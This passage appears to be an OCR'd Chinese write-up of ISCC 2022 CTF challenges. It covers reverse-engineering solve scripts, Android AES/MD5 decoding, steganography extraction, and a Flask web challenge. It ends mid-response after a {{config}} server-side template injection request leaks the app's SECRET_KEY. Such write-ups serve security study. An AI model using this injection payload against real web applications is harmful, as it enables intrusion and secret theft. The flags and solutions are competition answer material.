

```
116.41021
39.92267
```




```
116°24'E
39°55'N
```


但这样得到的并不对

应该可能是数据有偏差



经过测试后修改下数据

```
116°23'E
39°54'N
```



ISCC{w179Qxxs_1QvPlNmSzX08vE_a18s_1q1846NO}

REVERSE

```
int __cdecl sub_4128A0(char *a1)
{
  int result; // eax
  int i; // [esp+D0h] [ebp-14h]
  signed int v3; // [esp+DCh] [ebp-8h]

  v3 = j__strlen(a1);
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= v3 )
      break;
    a1[i] ^= i;
  }
  return result;                                // i=0;i<strlen(a1);++i     a1从第一个开始，和0^，后面以此类推
}
```

```
  v27 = 0;
  v28 = 0;
  v5 = j__strlen(a1);
  j__memset(v4, 0, 0x78u);
  for ( i = 0; i < v5; ++i )
    v4[i] = *(&v6 + i) + a1[i];                 // i=0;i<strlen(a1);++i   v6+i数组+a1[i]需要=v29+j数组
  for ( j = 0; j < v5; ++j )
  {
    if ( v4[j] != *(&v29 + j) )
      return 0;
  }
  return 1;
}
```

v4的值付给v3传入sub_4115FF

之后给sub_411433运算

exp：

```
str1 = [149,169,137,134,212,188,177,184,177,197,192,179,153,172,152,123,164,193,113,184]
str2 = [76,87,72,70,85,69,78,71,68,74,71,69,70,72,89,68,72,73,71,74]
code = []
flag =''
str_len = len(str2)
for i in range(str_len):
    code.append(str1[i]-str2[i])
print(code)
for i in range(str_len):
    flag += chr(code[i] ^ i)
print(flag)



//[73, 82, 65, 64, 127, 119, 99, 113, 109, 123, 121, 110, 83, 100, 63, 55, 92, 120, 42, 110]
```

ISCC{reverse_i18Li8}

MOBILE

MOBILEA

全局搜索关键字iscc

首先来看下Jlast函数

```
private boolean Jlast(String str) {
        try {
            MessageDigest instance = MessageDigest.getInstance("MD5");
            new encode.BASE64Encoder();
            String encode = encode.BASE64Encoder.encode(instance.digest(str.getBytes("utf-8")));
            if (encode.length() != 24) {
                return false;
            }
            char[] cArr = new char[encode.length()];
            boolean z = false;
            int i = 0;
            for (int i2 = 5; i2 >= 0; i2--) {
                if (!z) {
                    for (int i3 = 3; i3 >= 0; i3--) {
                        cArr[i] = encode.charAt((i3 * 6) + i2);
                        i++;
                    }
                    z = true;
                } else {
                    for (int i4 = 0; i4 <= 3; i4++) {
                        cArr[i] = encode.charAt((i4 * 6) + i2);
                        i++;
                    }
                    z = false;
                }
            }
            if (String.valueOf(cArr).equals("=IkMBb+=gF2/Try5PCUruw1j")) {
                return true;
            }
```


将内容逆回去

```
package mobile;

public class k {
    public static void main(String[] args) {

        char[] cArr = new char[24];
        String a = "=IkMBb+=gF2/Try5PCUruw1j";
        boolean z = false;
        int i = 0;
        for (int i2 = 5; i2 >= 0; i2--) {
            if (!z) {
                for (int i3 = 3; i3 >= 0; i3--) {
                    cArr[(i3 * 6) + i2] = a.charAt(i);
                    i++;
                }
                z = true;
            } else {
                for (int i4 = 0; i4 <= 3; i4++) {
                    cArr[(i4 * 6) + i2] = a.charAt(i);
                    i++;
                }
                z = false;
            }
        }
        System.out.println(cArr);
    }
}
```


mobile1 library root, E:\Code\JavaSecurityCode\m
.idea
libraries
.gitignore
misc.xml
mobile1.iml
modules.xml
workspace.xml
mobile
k
test
out.production.mobile1
External Libraries
Scratches and Consoles
Reader Mode
package mobile;
public class k {
public static void main(String[] args) {
char[] cArr = new char[24];
String a = "=IkMBb+=gF2/Try5PCUruw1j";
boolean z = false;
int i = 0;
for (int i2 = 5; i2 >= 0; i2--) {
if (!z) {
for (int i3 = 3; i3 >= 0; i3--) {
cArr[(i3 * 6) + i2] = a.charAt(i);
i++;
}
z = true;
} else {
for (int i4 = 0; i4 <= 3; i4++) {
cArr[(i4 * 6) + i2] = a.charAt(i);
i++;
}
Debug:
k
Debugger
Console
"C:\Program Files\Java\jdk-11.0.12\bin\java.exe" -agentlib:jdwp=transport=dt_socket,address=127.0.0.1:62988,suspend=y,server=n -javaagent:D:\JetBrains\apps\IDE
Connected to the target VM, address: '127.0.0.1:62988', transport: 'socket'
urT/BMwUr2bk1CyF+IjP5g==
Disconnected from the target VM, address: '127.0.0.1:62988', transport: 'socket'
Process finished with exit code 0


Base64 在线解码、编码
常规Base64
CSS Base64
DES加密/解密
3DES加密/解密
AES加密/解密
RSA加密/解密
urT/BMwUr2bk1CyF+IjP5g==
编码源格式：文本 Hex 解码结果：
自动检测
中文编码：
UTF-8
编码
解码
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
BA B4 FF 04 CC 14 AF 66 E4 D4 2C 85 F8 88 CF E6 | ....f..,.....

MD5解密



得到_到}的内容


再来看AES的部分

```
        try {
            byte[] bytes = new String(Base64.encode("K@e2022%%y".getBytes(StandardCharsets.UTF_8), 0)).replace("\n", "").getBytes(S
            byte[] bytes2 = new String(Base64.encode("I&V2022***".getBytes(StandardCharsets.UTF_8), 0)).replace("\n", "").getBytes(
            byte[] bytes3 = str.substring(5, i).getBytes(StandardCharsets.UTF_8);
            SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "AES");
            IvParameterSpec ivParameterSpec = new IvParameterSpec(bytes2);
            Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
            instance.init(1, secretKeySpec, ivParameterSpec);
            if (new String(Base64.encode(Base64.encodeToString(instance.doFinal(bytes3), 2).getBytes(StandardCharsets.UTF_8), 0)).r
                return true;
            }
            return false;
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

这里可以得到秘钥和偏移量

将内容（ZHNGazZsRGM1MXZ4VnQ1bUdadEptNDJaUkVqY2lyOFlQcEhEUGs5cDJxWT0=）base64解密后

拿去解密即可得到{后到_的内容



和leaf组合起来就是


ISCC{JFV(*&TFVcfgtyui_leaf}

擂台


MISC

666

08→00


编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 工具(T) 窗口(W) 帮助(H)
666.zip
为: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
50 4B 03 04 14 00 00 00 00 00 AA 61 EB 52 F5 A1 PK.....ªaëRõ¡
0F F5 E5 EE 3D 00 79 EC 3D 00 08 00 00 00 66 6C .õåî=.yì=.....fl
61 67 2E 72 61 72 00 14 80 EB 7F 52 61 72 21 1A ag.rar..€ë.Rar!.
07 01 00 A8 F1 01 85 0C 01 05 08 00 07 01 01 E6 ...¨ñ.….........æ
D7 F7 81 00 39 67 58 64 60 02 03 3C F0 D6 F7 81 ×÷..9gXd`..<ðÖ÷.
00 04 E0 E1 A4 82 00 20 41 49 98 49 80 33 00 0D ..àá¤,. AI˜I€3..
73 74 72 65 61 6D 2E 70 63 61 70 6E 67 30 01 00 stream.pcapng0..
03 0F FF FF F3 F7 99 61 A3 6E 63 88 A4 C0 9B 62 ..ÿÿó÷™a£nc^¤À›b
C6 F9 CD B5 49 9D 4A C2 C3 EF 7B 5B 67 22 3C 5A Æùíµ I.JÂÃï{[g"<Z
5B 6E F4 EE 6E 48 F2 AC 11 7E 5C 2B 1E 12 0A 03 [nôînHò¬.~\+....
02 C1 64 67 42 0A 76 D7 01 6F 27 1F 48 44 2D FB .ÁdgB.v×.o'.HD-û
89 5B 70 52 37 7F 56 08 95 02 9B 7B 05 4E FB D6 ‰[pR7.V.•.›{.NûÖ
B5 4C 35 C5 0D D7 96 AF 8E E0 60 B9 28 88 39 87 µL5Å.×–¯Žà`¹(^9‡
F9 31 3F C7 10 FE 44 23 AA BD 26 EF BC 3A 74 11 ù1?Ç.þD#ª½&ï¼:t.
1D 73 55 2E 91 E2 4E 28 D3 C5 FD 71 25 38 F2 CB .sU.'âN(ÓÅýq%8òË
56 F5 7B E5 A1 88 C1 98 8F 4C 47 F7 02 35 B5 5B Võ{å¡ˆÁ˜.LG÷.5µ[
1C 69 47 A7 C2 54 2D F9 A5 82 C5 38 F6 51 8F BC .iG§ÂT-ù¥‚Å8öQ.¼
C1 8B 59 C2 8F 5A 41 0D DB 0A B9 9C 6B D8 B4 31 Á‹YÂ.ZA.Û.¹œkØ´1
A8 29 DE 57 7E 71 6A 80 F5 40 DF A4 6B 43 22 65 ¨)ÞW~qj€õ@ß¤kC"e
8B 0E E3 74 E6 34 B7 42 66 CB C7 4D 6F 68 B6 FF ‹.ãtæ4·BfËÇMoh¶ÿ
A1 2B 9B AB E8 BB 64 54 EE 68 E5 DF E3 19 C1 A6 ¡+›«è»dTîhåßã.Á¦


得到图片


root@kalisf: ~/桌面
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
-z, --compress compress data before embedding (default)
-z <l> using level <l> (1 best speed ... 9 best compression)
-Z, --dontcompress do not compress data before embedding
-K, --nochecksum do not embed crc32 checksum of embedded data
-N, --dontembedname do not embed the name of the original file
-f, --force overwrite existing files
-q, --quiet suppress information messages
-v, --verbose display detailed information
extracting options:
-sf, --stegofile select stego file
-sf <filename> extract data from <filename>
-p, --passphrase specify passphrase
-p <passphrase> use <passphrase> to extract data
-xf, --extractfile select file name for extracted data
-xf <filename> write the extracted data to <filename>
-f, --force overwrite existing files
-q, --quiet suppress information messages
-v, --verbose display detailed information
options for the info command:
-p, --passphrase specify passphrase
-p <passphrase> use <passphrase> to get info about embedded data
To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
To extract embedded data from stg.jpg: steghide extract -sf stg.jpg
root@kalisf:~/桌面# steghide extract -sf src_sec.jpg -p 123456
wrote extracted data to "high.png".
root@kalisf:~/桌面# steghide extract -sf src_sec.jpg -p 123456a
0.zip
hack.zip
high.png
1.jpg
kk.jpg
1.zip
output
2.wav
ROOT.zip
server.py
四类-IEC104-附...
BlueTeaming
weenie_hut-_general-3...
Firefox ESR
ysjx.jpg
flag^128.png
src_sec.jpg

新的图片修改高度

得到密码 !@#$%678()_+

流量分析



https://www.cnblogs.com/konglingdi/p/14998301.html

得到gif图片

第六帧出现

SE1ERWt1eTo4NTIgOTg3NDU2MzIxIDk4NDIzIDk4NDIzIFJFQUxrZXk6eFN4eA==


第十六帧出现

pQLKpP/


第二十六帧出现

EPmw301eZRzuYvQ==

九键密码



aes解密得到flag




ISCC{lbwmeiyoukaig}

WEB

Melody

~~本人信息收集能力很弱~~能得到的信息很少

提示使用Melody浏览器




给了参数

```
GET /info HTTP/1.1
Host: 59.110.159.206:7040
User-Agent: Melody
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: session=eyJlc2VybmFtZSI6InJvb3QifQ.YnE7Aw.rDpidYhjH0yBZyjMZdp-6gxzTPM
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 260
Server: Werkzeug/1.0.1 Python/3.6.15
Date: Tue, 03 May 2022 14:38:11 GMT

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      浏览器设置：Melody才可访问
    </title>
  </head>
  <body>
    <h1>
      只能用Melody浏览器登录
    </h1>

    <h1>
      The url format of the query information:/info/?Melody=
    </h1>

  </body>
</html>
```

看下配置文件(框架是flask的

```
GET /info/?Melody={{config}} HTTP/1.1
Host: 59.110.159.206:7040
User-Agent: Melody
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: session=eyJlc2VybmFtZSI6InJvb3QifQ.YnE7Aw.rDpidYhjH0yBZyjMZdp-6gxzTPM
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Oops! That page doesn't exist.

http://59.110.159.206:7040/info/?Melody=%7B%7Bconfig%7D%7D<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'meldoy-is-so-cute-wawawa!', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': 